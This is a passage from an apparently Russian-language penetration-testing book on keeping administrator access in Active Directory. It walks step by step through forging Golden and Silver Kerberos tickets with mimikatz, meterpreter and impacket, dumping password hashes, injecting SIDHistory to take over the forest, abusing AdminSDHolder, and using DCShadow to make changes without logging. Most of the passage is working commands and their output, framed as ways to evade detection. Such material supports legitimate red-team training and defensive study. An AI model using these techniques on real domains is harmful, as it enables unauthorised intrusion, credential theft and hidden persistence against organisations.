Рис. 7.10. Подключаемся к хосту, используя Golden Ticket

Mimikatz

Создадим поддельный золотой билет с помощью mimikatz (рис. 7.11).

Если в данной команде не использовать параметр /ptt, то билет будет просто сохранен в текущей директории. В данном случае он сразу будет кэширован в памяти.

```
mimikatz # kerberos::golden /domain:domain.dom /sid:S-1-5-21-719111203-942671344-1831409528 /rc4:08f5bf2e292d77d8e460d3926a0d90de
/User:anyuser /id:500 /ptt
User      : anyuser
Domain   : domain.dom (DOMAIN)
SID       : S-1-5-21-719111203-942671344-1831409528
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 08f5bf2e292d77d8e460d3926a0d90de - rc4_hmac_nt
Lifetime  : 03.04.2020 14:14:22 ; 01.04.2030 14:14:22 ; 01.04.2030 14:14:22
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'anyuser @ domain.dom' successfully submitted for current session
```

Рис. 7.11. Создание Golden Ticket с помощью mimikatz

Давайте проверим это, вызвав командную строку.

```
mimikatz # misc::cmd
```

Теперь, выполнив команду `klist`, наблюдаем кэшированный Golden Ticket (рис. 7.12).

```
C:\A\x64>klist
Текущим идентификатором входа является 0x0x4ab86
Кэшированные билеты: (1)

#0> Клиент: anyuser @ domain.dom
Сервер: krbtgt/domain.dom @ domain.dom
Тип шифрования KerbTicket: RSADSI RC4-HMAC(NT)
флаги билета 0x40e00000 -> forwardable renewable initial pre_authent
Время начала: 4/3/2020 14:14:22 (локально)
Время окончания: 4/1/2030 14:14:22 (локально)
Время продления: 4/1/2030 14:14:22 (локально)
Тип ключа сеанса: RSADSI RC4-HMAC(NT)
Флаги кэша: 0x1 -> PRIMARY
Вызванный центр распространения ключей:
```

Рис. 7.12. Создание Golden Ticket с помощью mimikatz

Meterpreter

Для работы с `meterpreter` будем использовать модуль `kiwi`. Первым делом создадим Golden Ticket (рис. 7.13).

```
meterpreter > golden_ticket_create -d domain.dom -u anyuser -s S-1-5-21-719111203-942671344-1831409528
  k 08f5bf2e292d77d8e460d3926a0d90de -t /home/ralf/tmp/anyuser.tck
[+] Golden Kerberos ticket written to /home/ralf/tmp/anyuser.tck
```

Рис. 7.13. Создание Golden Ticket с помощью meterpreter

Теперь применим его (рис. 7.14).

```
meterpreter > kerberos_ticket_use /home/ralf/tmp/anyuser.tck
[*] Using Kerberos ticket stored in /home/ralf/tmp/anyuser.tck, 1788 bytes ...
[*] Kerberos ticket applied successfully.
```

Рис. 7.14. Применение Golden Ticket с помощью meterpreter

И проверим, что билет успешно загружен (рис. 7.15).

```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 03.04.2020 15:13:18 ; 01.04.2030 23:13:18 ; 01.04.2030 23:13:18
Server Name      : krbtgt/domain.dom @ domain.dom
Client Name      : anyuser @ domain.dom
Flags 40e00000   : pre_authent ; initial ; renewable ; forwardable ;
```

Рис. 7.15. Загруженный Golden Ticket

Таким образом, у нас остается возможность работы с повышенными привилегиями, при этом мы не используем учетных данных администраторов. Это означает, что мы можем получить доступ всегда, даже при смене паролей пользователей, изменениях их ролей и даже при удалении скомпрометированных учетных записей.

Kerberos Silver Ticket

Silver Ticket — это поддельные билеты TGS, также называемые билетами службы. Как показано на схеме аутентификации Kerberos с Silver Ticket (рис. 7.16), в этом случае отсутствуют шаги AS-REQ/AS-REP и TGS-REQ/TGS-REP, что исключает взаимодействие с контроллером домена. То есть у нас получается избежать логирования, т. к. журналы событий располагаются на сервере.




Рис. 7.16. Схема аутентификации Kerberos с Silver Ticket

Серебряный билет Kerberos — действительный билет Kerberos TGS: он зашифрован и подписан учетной записью службы, для которой настроено SPN-имя для каждого сервера, на котором, в свою очередь, работает служба проверки подлинности Kerberos.

В то время как Golden Ticket является поддельным TGT для получения доступа к любой службе Kerberos, Silver Ticket представляет собой поддельный TGS. А это означает, что область его применимости ограничена определенной службой.

Из всего вышесказанного следует, что вместо хеша пароля учетной записи krbtgt нужен хеш пароля учетной записи службы, а также ее SPN-имя. В табл. 7.1 представлены наиболее интересные службы и соответствующие им типы билетов.

Таблица 7.1. Службы и типы билетов

Служба	Тип Silver Ticket
WMI	HOST, RPCSS
PowerShell Remoting	HOST, HTTP
WinRM	HOST, HTTP
Запланированные задачи	HOST
Общий доступ к файлам Windows (CIFS)	CIFS
LDAP	LDAP
Средства удаленного администрирования Windows	RPCSS, LDAP, CIFS

```
Администратор:500:aad3b435b51404eeaad3b435b51404ee:7d909277c8d69995d44cc7418f174bb4:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DOMAIN\WIN-SULR6E1JTJ9$:aes256-cts-hmac-sha1-96:3fd976079614712458f336671b77ba34c431e95ef74a8a0b0330608b1875cd5d
DOMAIN\WIN-SULR6E1JTJ9$:aes128-cts-hmac-sha1-96:609e6623fd0162e9bca866a70afc7263
DOMAIN\WIN-SULR6E1JTJ9$:des-cbc-md5:624fce4c918654fd
DOMAIN\WIN-SULR6E1JTJ9$:aad3b435b51404eeaad3b435b51404ee:c854d3f11ea2ad22267ed4571f77d29b:::
```

Рис. 7.17. Получение хешей с помощью secretsdump

```
meterpreter > hashdump
000000000000:500:aad3b435b51404eeaad3b435b51404ee:7d909277c8d69995d44cc7418f174bb4:::
000000000000:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0875bf2e292d77d8e460d3926a0d90de:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
root:1000:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
WIN-SULR6E1JTJ9$:1001:aad3b435b51404eeaad3b435b51404ee:c854d3f11ea2ad22267ed4571f77d29b:::
```

Рис. 7.18. Получение хешей с помощью meterpreter

```
Authentication Id : 0 ; 64017 (00000000:0000fa11)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 03.04.2020 10:57:20
SID               : S-1-5-90-0-1
msv :
[00000003] Primary
* Username : WIN-SULR6E1JTJ9$
* Domain   : DOMAIN
* NTLM     : c854d3f11ea2ad22267ed4571f77d29b
* SHA1     : ec93605ec604ffb885b2778bd016fa5d47518c90
tspkg :
wdigest :
* Username : WIN-SULR6E1JTJ9$
* Domain   : DOMAIN
* Password : (null)
kerberos :
* Username : WIN-SULR6E1JTJ9$
* Domain   : domain.dom
```

Рис. 7.19. Получение хеша учетной записи компьютера с помощью mimikatz

Разберем создание Silver Ticket на примере службы cifs. Она позволит нам обращаться с правами администратора к любому общему ресурсу на компьютере, чего хватит для работы через psexec с правами SYSTEM.

Для службы cifs нам достаточно хеша пароля учетной записи компьютера. Его можно получить так же, как и в случае с Golden Ticket (рис. 7.17, 7.18).

В случае с mimikatz можно использовать sekurlsa::logonpasswords (рис. 7.19).

Теперь давайте создадим и применим Silver Ticket.

Ticketer

Для начала сгенерируем Silver Ticket. Сделать это можно по аналогии с золотым билетом, но следует указать SPN службы CIFS (рис. 7.20).

```
impacket-ticketer -nthash c854d3f11ea2ad22267ed4571f77d29b -domain-sid S-1-5-21-719111203-942671344-1831409528 -domain domain.dom -spn cifs/[hostname] anyuser
```

Рис. 7.20. Получение хеша учетной записи компьютера с помощью mimikatz

Теперь экспортим тикет.

```
export KRB5CCNAME=anyuser.ccache
```

И наконец, получим управление с правами SYSTEM с помощью psexec (рис. 7.21).

Рис. 7.21. Получение хеша учетной записи компьютера с помощью mimikatz

Mimikatz

NTLM-хеш пароля учетной записи компьютера используется с параметром `rc4`. При этом мы можем придумать как имя пользователя, так и его User ID (в параметре `id`). В параметре `service` укажем `cifs`, а в `target` — полное имя компьютера (рис. 7.22).

```
kerberos::golden /admin:anyuser /domain:domain.dom /id:1111 /sid:S-1-5-21-719111203-942671344-1831409528 /target:[hostname] /rc4:[NTLM хеш] /service:cifs /ptt
```

```
mimikatz # kerberos::golden /admin:anyuser /domain:domain.dom /id:1111 /sid:S-1-5-21-719111203-942671344-1831409528 /target:[hostname] /rc4:[NTLM хеш] /service:cifs /ptt
User      : anyuser
Domain    : domain.dom (DOMAIN)
SID       : S-1-5-21-719111203-942671344-1831409528
User Id   : 1111
Groups Id : *513 512 520 518 519
ServiceKey: c854d3f1ea2ad22267ed4571f77d29b - rc4_hmac_nt
Service   : cifs
Target    : WIN-SULR6E1JTJ9.domain.dom
Lifetime  : 03.04.2020 18:01:15 ; 01.04.2030 18:01:15 ; 01.04.2030 18:01:15
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'anyuser @ domain.dom' successfully submitted for current session
```

Рис. 7.22. Получение хеша учетной записи компьютера с помощью mimikatz

Проверим загруженные в память билеты и обнаружим там только что созданный (рис. 7.23).

```
mimikatz # kerberos::list
[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 03.04.2020 18:01:15 ; 01.04.2030 18:01:15 ; 01.04.2030 18:01:15
Server Name        : cifs/WIN-SULR6E1JTJ9.domain.dom @ domain.dom
Client Name        : anyuser @ domain.dom
Flags 40a00000     : pre_authent ; renewable ; forwardable ;
```

Рис. 7.23. Получение хеша учетной записи компьютера с помощью mimikatz

Существует мнение, что Silver Ticket куда более опасны, чем Golden Ticket, несмотря на то что область их действия ограничена. Это справедливо потому, что хеш службы легче получить, чем хеш krbtgt, а обнаружение такого вторжения сложнее из-за отсутствия взаимодействия с контроллером домена.

SIDHistory

SIDHistory — это атрибут объекта в Active Directory, который хранит старый SID. Наиболее часто он применяется при миграциях. Эта функция необходима при переносе учетных записей пользователей из одного доверенного домена в другой. При этом учетные записи полностью сохраняют настройки доступа к старым ресурсам и файлам. Когда пользователь проходит проверку подлинности, идентификаторы безопасности каждой группы безопасности, членом которой он является,

добавляются в билет Kerberos этого пользователя, а также в атрибут SIDHistory его учетной записи.

При создании нового пользователя SID его учетной записи будет отличен от SID других учетных записей. Это также справедливо при переносе пользователя из первого домена во второй. В таком случае SID учетной записи пользователя из первого домена будет добавлен в SIDHistory учетной записи во втором домене. Именно поэтому пользователь из второго домена может получить доступ к своим старым ресурсам и файлам в первом домене.

Но, что удивительно, если обычный пользователь во втором домене имеет в атрибуте SIDHistory своей учетной записи SID учетной записи одного из администраторов первого домена, то данный пользователь становится привилегированным в первом домене! То есть пользователю будут предоставлены права администратора домена без его участия в группе «Администраторы домена».

Таким образом, для сохранения привилегированного доступа в доверенном домене оператор может включить SID привилегированной учетной записи в целевом домене в атрибут SIDHistory контролируемой им непривилегированной учетной записи из доверенного домена.

С помощью mimikatz мы можем внедрить любой SID в атрибут SIDHistory любого пользователя (но для этого нужны права администратора, которые у нас, конечно же, есть). На рис. 7.24 видно, что пользователь notroot не имеет административного доступа.

```
:~$ python3 /usr/share/doc/python3-impacket/examples/psexec.py notroot@192.168.6.100
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.6.100.....
[*] Found writable share A
[*] Uploading file hPlmFEwH.exe
[*] Opening SVCManager on 192.168.6.100.....
[-] Error opening SVCManager on 192.168.6.100.....
[-] Error performing the installation, cleaning up: Unable to open SVCManager
```

Рис. 7.24. Неудачное подключение с помощью psexec от имени пользователя notroot

Давай посмотрим атрибут SIDHistory этого пользователя (рис. 7.25).

PS > Get-ADUser [пользователь] -Properties SIDHistory

```
PS C:\Users\root> Get-ADUser notroot -Properties SIDHistory

DistinguishedName : CN=N,CN=Users,DC=domainD,DC=dom
GivenName         : N
Name              : N
ObjectClass       : user
ObjectGUID        : 4cc8cba6-e5c6-48db-971f-8c5c97e43f48
SamAccountName   : notroot
SID               : S-1-5-21-1583770191-140008446-3268284441-1104
SIDHistory        : {}
Surname          :
UserPrincipalName : notroot@domainD.dom
```

Рис. 7.25. SIDHistory пользователя notroot

```
PS C:\Users\root> Get-ADUser root

DistinguishedName : CN=root,CN=Users,DC=domain,DC=dom
Enabled          : True
GivenName        :
Name              : root
ObjectClass      : user
ObjectGUID       : 39b13900-8488-415a-926e-264c046e6312
SamAccountName   : root
SID               : S-1-5-21-719111203-942671344-1831409528-1000
Surname          :
UserPrincipalName :
```

Рис. 7.26. Получение информации о пользователе с высокими привилегиями

Данный атрибут у пользователя пуст. Теперь узнаем SID администратора, который необходимо туда внедрить (рис. 7.26).

Давай внедрим с помощью mimikatz SID привилегированного пользователя root в атрибут SIDHistory обычного пользователя notroot (рис. 7.27).

```
mimikatz # privilege::debug
mimikatz # sid::patch
mimikatz # sid::add /sam:[целевой пользователь] /new:[SID или пользователь,
чей SID внедряется]
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: ERROR_kull_m_patch_genericProcessOrServiceFromBuild ; kull_m_patch (0x00000057)

mimikatz # sid::add /sam:notroot /new:S-1-5-21-719111203-942671344-1831409528-1000

CN=N,CN=Users,DC=domain,DC=dom
name: N
objectGUID: {4cc8cba6-e5c6-48db-971f-8c5c97e43f48}
objectSid: S-1-5-21-1583770191-140008446-3268284441-1104
sAMAccountName: notroot

* Will try to add 'SIDHistory' this new SID:'S-1-5-21-719111203-942671344-1831409528-1000': OK!
```

Рис. 7.27. Внедрение в SID с помощью mimikatz

Все прошло успешно. Теперь снова проверим атрибут SIDHistory нашего пользователя. Как видно на рис. 7.28, в атрибуте SIDHistory теперь присутствует SID привилегированного пользователя.

При входе в систему от имени пользователя notroot все идентификаторы безопасности, связанные с этой учетной записью, добавляются в токен пользователя, который задействован для определения доступа к ресурсам. Если точнее, туда добавляются:

1. SID, связанный с учетной записью пользователя.
2. SID'ы групп, в которые входит пользователь (включая группы, членами которых являются эти группы).
3. SID'ы, содержащиеся в SIDHistory.

```
PS C:\Users\root> Get-ADUser notroot -Properties SIDHistory

DistinguishedName : CN=N,CN=Users,DC=domainD,DC=dom
GivenName          : N
Name               : N
ObjectClass        : user
ObjectGUID         : 4cc8cba6-e5c6-48db-971f-8c5c97e43f48
SamAccountName    : notroot
SID                : S-1-5-21-1583770191-140008446-3268284441-1104
SIDHistory         : {S-1-5-21-719111203-942671344-1831409528-1000}
Surname            :
UserPrincipalName : notroot@domainD.dom
```

Рис. 7.28. SIDHistory пользователя notroot

Если снова попытаться войти в систему от имени пользователя notroot, то можно заметить, что теперь он имеет административный доступ (рис. 7.29).

```
:~$ python3 /usr/share/doc/python3-impacket/examples/psexec.py notroot@192.168.6.100
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.6.100.....
[*] Found writable share A
[*] Uploading file gioZfoRv.exe
[*] Opening SVCManager on 192.168.6.100.....
[*] Creating service pNBE on 192.168.6.100.....
[*] Starting service pNBE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) «МикроСофт» 1995-2016. Всю информацию о компании и ее продуктах охраняется законом об авторском праве и товарных знаках.

C:\Windows\system32>
```

Рис. 7.29. Успешное подключение от имени пользователя notroot с помощью psexec

Когда пользователь notroot входит в систему, SID'ы, связанные с его учетной записью, оцениваются и доступ определяется на основе этих SID. Так как учетная запись notroot связана с учетной записью root (администратор), учетная запись notroot имеет все права доступа к учетной записи root, включая права администратора домена.

Golden Ticket + SIDHistory

Родительский (корневой) домен содержит группу администраторов всего леса Enterprise Admins. Поэтому, когда хеш пароля учетной записи krbtgt предоставляется в дочернем домене, существует определенное ограничение. Так как mimikatz добавляет членство в группе за счет относительных идентификаторов (RID), то в данном случае в билете Kerberos группа RID 519 (Enterprise Admins) будет идентифицирована как локальная по отношению к домену, в котором был создан билет (на основе домена учетной записи krbtgt). Но если идентификатор безопасности, полученный путем добавления RID к SID'у домена, не существует, то владелец билета Kerberos не получит определенный уровень доступа.

Таким образом, если домен, в котором был создан Golden Ticket, не содержит группу Enterprise Admins, то данный билет не предоставит права администратора для

других доменов в том же лесу. Если сделать Golden Ticket с помощью mimikatz и обратиться к ресурсам в своем и другом доменах, то во втором случае мы получим отказ в доступе (рис. 7.30).

```
mimikatz # kerberos::golden /admin:anyuser /domain:domA.domain.dom /sid:S-1-5-21-719111203-942671344-1831409528-1000 /krbtgt:08f5bf2e292d77d8e460d3926a0d90de /ptt
```

```
mimikatz # kerberos::golden /admin:anyuser /domain:domA.domain.dom /sid:S-1-5-21-719111203-942671344-1831409528-1000 /krbtgt:08f5bf2e292d77d8e460d3926a0d90de /ptt
User : anyuser
Domain : domA.domain.dom
SID : S-1-5-21-719111203-942671344-1831409528-1000
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 08f5bf2e292d77d8e460d3926a0d90de - cc4_hmac_nt
Lifetime : 06.04.2020 15:24:20 ; 04.04.2030 15:24:20 ; 04.04.2030 15:24:20
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'anyuser @ domA.domain.dom' successfully submitted for current session

mimikatz # exit
Bye!

C:\A\x64>net use \\dc2.domain.dom\admin$  
Команда выполнена успешно.

C:\A\x64>net use \\dc2.domain.dom\admin$  
Пароль недействителен для \\dc2.domain.dom\admin$.
```

Рис. 7.30. Обычный Golden Ticket с помощью mimikatz

```
mimikatz # kerberos::golden /admin:anyuser /domain:domA.domain.dom /sid:S-1-5-21-719111203-942671344-1831409528-1000 /krbtgt:08f5bf2e292d77d8e460d3926a0d90de /sids:S-1-5-21-158378232-140004628-1540907743-519 /ptt
User : anyuser
Domain : domA.domain.dom
SID : S-1-5-21-719111203-942671344-1831409528-1000
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-158378232-140004628-1540907743-519
ServiceKey: 08f5bf2e292d77d8e460d3926a0d90de - cc4_hmac_nt
Lifetime : 06.04.2020 15:35:27 ; 04.04.2030 15:35:27 ; 04.04.2030 15:35:27
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'anyuser @ domA.domain.dom' successfully submitted for current session

mimikatz # exit
Bye!

C:\A\x64>net use \\dc2.domain.dom\admin$  
Команда выполнена успешно.

C:\A\x64>net use \\dc2.domain.dom\admin$  
Команда выполнена успешно.
```

Рис. 7.31. Golden Ticket с SIDHistory с помощью mimikatz

Мы уже подробно разобрали, как работает SIDHistory, и знаем, что билет Kerberos содержит этот параметр. Давай добавим в золотой билет Kerberos, а именно в параметр SIDHistory SID группы Enterprise Admins (рис. 7.31).

```
mimikatz # kerberos::golden /admin:anyuser /domain:domA.domain.dom /sid:S-1-5-21-719111203-942671344-1831409528-1000 /krbtgt:08f5bf2e292d77d8e460d3926a0d90de
/sids:[SID группы Enterprise Admins] /ptt
```

Таким образом мы получаем доступ ко всему лесу.

AdminSDHolder

AdminSDHolder — это объект, расположенный в разделе **System** в Active Directory (**cn=adminsddholder, cn=system, dc=domain, dc=dom**). Он используется в качестве шаблона безопасности для объектов, которые являются членами определенных привилегированных групп, называемых защищенными группами (рис. 7.32).




Рис. 7.32. Объект AdminSDHolder

В Active Directory учетные записи и группы с высоким уровнем привилегий по умолчанию считаются защищенными. При использовании большинства объектов в Active Directory администраторы или пользователи, которым были делегированы разрешения на управление объектами Active Directory, могут не только изменять права доступа к объектам, но и управлять самими разрешениями (к примеру, чтобы настраивать членство в группах).

Но есть одна особенность: в случае защищенных учетных записей и групп разрешения объектов устанавливаются и применяются автоматически. Это гарантирует, что разрешения на объекты останутся единообразными, даже если объекты будут перемещены в другой каталог. Таким образом, если кто-либо вручную изменяет разрешения защищенного объекта, эти разрешения будут возвращены к их значениям по умолчанию.

Объекты, которые по умолчанию считаются защищенными группами, — это операторы учета, администратор, администраторы, операторы архива, администраторы домена, администраторы предприятия, администраторы корпоративных ключей, администраторы ключей, KRBTGT, операторы печати, контроллеры домена только для чтения, репликатор, администраторы схемы, операторы сервера. В отличие от большинства объектов в домене Active Directory, владельцем которых являются группы «Администраторы», объект AdminSDHolder принадлежит группе «Администраторы».

раторы домена». Таким образом, все защищенные с помощью AdminSDHolder объекты имеют атрибут AdminCount, установленный в 1. Но если объект удалить из защищенной группы, значение атрибута AdminCount не изменится.

Так как главным условием защищаемого объекта становится значение атрибута AdminCount, равное 1, мы можем найти все эти объекты с помощью следующего скрипта.

```
$ldapFilter = "(adminCount=1)"
$domain = New-Object System.DirectoryServices.DirectoryEntry
$search = New-Object System.DirectoryServices.DirectorySearcher
$search.SearchRoot = $domain
$search.PageSize = 1000
$search.Filter = $ldapFilter
$search.SearchScope = "Subtree"

$result = $search.FindAll()

foreach ($res in $result){
    $userEntry = $res.GetDirectoryEntry()
    Write-host "Object Name = " $userEntry.name
    Write-host "Object Class = " $userEntry.objectClass
    foreach($AdminCount in $userEntry.adminCount){
        Write-host "AdminCount = " $AdminCount
        Write-host ""
    }
}
```

Список контроля доступа (ACL) объекта AdminSDHolder применяется как шаблон для всех разрешений всем защищенным объектам Active Directory и их членам. Для обеспечения безопасного доступа к защищенным объектам Active Directory будет брать ACL объекта AdminSDHolder и периодически применять его ко всем этим объектам, т. е. ко всем пользователям и группам. Таким образом, если мы можем манипулировать списком ACL для AdminSDHolder, эти разрешения будут автоматически применены ко всем защищенным объектам, что позволит создать постоянный доступ к привилегированным учетным записям в домене.

За автоматизацию восстановления разрешений защищенных объектов отвечает процесс SDProp. По умолчанию восстановление происходит каждые 60 минут (но этот интервал можно изменить). Таким образом, если администратор увидит подозрительное разрешение для защищенного объекта и удалит его, то спустя указанное время эти полномочия будут восстановлены обратно благодаря SDProp, т. к. атрибут AdminCount данного объекта должен быть равным 1. В результате объект останется защищенным.

Давай добавим пользователя к AdminSDHolder или выставим пользователю атрибут adminCount в 1.

```
Get-ADUser [пользователь] | Set-ADObject -Clear adminCount
Get-ADUser [пользователь] | Set-ADObject -Add @{adminCount=1}
```

Спустя некоторое время после восстановления разрешений SDProp'ом данная учетная запись будет иметь полный контроль над группой «Администраторы домена». При этом можно заметить, что пользователь не имеет членства в группах (рис. 7.33).

```
Get-ADUser [пользователь] -Properties memberof
```

```
PS C:\Windows\system32> Get-ADUser userSD -Properties 'memberof'

DistinguishedName : CN=SD,CN=Users,DC=domain,DC=dom
Enabled          : True
GivenName        : SD
MemberOf         : {}
Name             : SD
ObjectClass      : user
ObjectGUID       : 331cae08-7421-4528-a1a8-41715879a3af
SamAccountName   : userSD
SID              : S-1-5-21-719111203-942671344-1831409528-1118
Surname          :
UserPrincipalName : userSD@domain.dom
```

Рис. 7.33. Информация о целевом пользователе

Чтобы изменить интервал восстановления, нужно в ветке реестра `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters` создать параметр `DWORD` с именем `AdminSDProtectFrequency`, а в качестве значения указать количество секунд (минимальное — 60).

`AdminSDHolder` — это очень хитрый метод, позволяющий нам предоставлять возможность менять привилегированные группы в Active Directory, используя ключевой компонент безопасности. Таким образом, даже если разрешения для защищенной группы или пользователя изменены администратором, SDProp вернет разрешения безопасности спустя отведенный интервал времени в соответствии с объектом `AdminSDHolder`, тем самым возвращая нам административный доступ.

DCShadow

В предыдущей части главы мы рассмотрели способ обеспечить персистентность доступа, основанный на изменении разрешений защищаемых объектов, т. е. на управлении списками ACL и манипуляциях с контейнером `AdminSDHolder`. Но эти способы могут быть зарегистрированы в журнале событий. Чтобы избежать этого, есть решение: DCShadow позволяет вносить такие изменения без регистрации событий, что снижает риск обнаружения.

Таким образом, план следующий:

1. Получить текущие разрешения `AdminSDHolder`.
2. Внести изменения в разрешения (добавить нового пользователя).
3. Применить обновленные разрешения через DCShadow.

Получить текущие разрешения можно с помощью PowerShell (см. рис. 7.35).

```
$asdh = [adsi]'LDAP://CN=AdminSDHolder,CN=System,DC=domain,DC=dom'
$sddl = $asdh.ObjectSecurity.Sddl
```

Чтобы обеспечить персистентность доступа, добавим учетную запись в разрешения AdminSDHolder. Для этого нужно изменить полученную строку SDDL. Сначала необходимо узнать SID целевого объекта (рис. 7.34).

```
PS C:\Windows\system32> Get-ADUser DCUser

DistinguishedName : CN=DC DC,CN=Users,DC=domain,DC=dom
Enabled          : True
GivenName        : DC
Name             : DC DC
ObjectClass      : user
ObjectGUID       : 837f7f03-777c-42a3-934d-1548d3c5b51a
SamAccountName   : DCUser
SID              : S-1-5-21-719111203-942671344-1831409528-1119
Surname          : DC
UserPrincipalName : DCUser@domain.dom
```

Рис. 7.34. Получение SID целевого пользователя

Теперь можно изменить SDDL, просто добавив туда SID (рис. 7.36).

```
$newsddl = $sddl + "(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;[SID])"
```

Приступим к последнему этапу — использованию DCShadow. Чтобы применить данные разрешения, используем mimikatz, причем от имени System (рис. 7.37).

```
mimikatz # !+
mimikatz # !processstoken
mimikatz # lsadump::dcshadow /object:"CN=AdminSDHolder,CN=System,DC=domain,DC=dom"
/attributiontsecuritydescriptor /value:[SDDL]
```

При этом в другом окне mimikatz нужно выполнить репликацию и применить данные.

```
mimikatz # lsadump::dcshadow /push
```

Спустя некоторое время у целевой учетной записи можно заметить обновленный атрибут adminCount, о котором мы уже говорили (рис. 7.38).

Таким образом, еще один вектор, для которого мы можем использовать DCShadow, — персистентность административного доступа.

```

PS C:\Windows\System32> $asdh = [adsi]"LDAP://CN=AdminSDHolder,CN=System,DC=domain,DC=domain"
PS C:\Windows\System32> $asdh.ObjectSecurity.Sddl
PS C:\Windows\System32> $sddl
O:DAG:DAD:(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;SY)(A;;CCDCLCSWRPWPLOCRSDRCWDW0;;;BA)(A;;LCRPLORC;;;RU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;S-1-5-21-719111203-942671344-1831409528-519)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;DCRLSRPWPDTLOCRSDRCWDW0;;;DA)(A;;CCDCLCSWRPWPLOCRROWDWO;;;DA)(A;;CRab721a53-1e2f-11d0-9819-00aa0040529b;:PS)(OA;CI;RPWP;91e647de-d96f-4b70-9557-d63ff4f3cccd8;:PS)(OA;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;:PS)(OA;RP;46a9b11d-60ae-405a-b7e8-ff8a58a456d2;:S-1-5-32-562;:S-1-5-32-560)(OA;RPWP;5805bcb62-bdc9-4428-a5e2-83ba0f4c185e;:S-1-5-32-561)(OA;RPWP;6db69a1c-9422-11d1-aebd-0000ff80367c1;:CA)

```

Рис. 7.35. Текущие разрешения контроллера AdminSDHolder в формате SDDL.

```

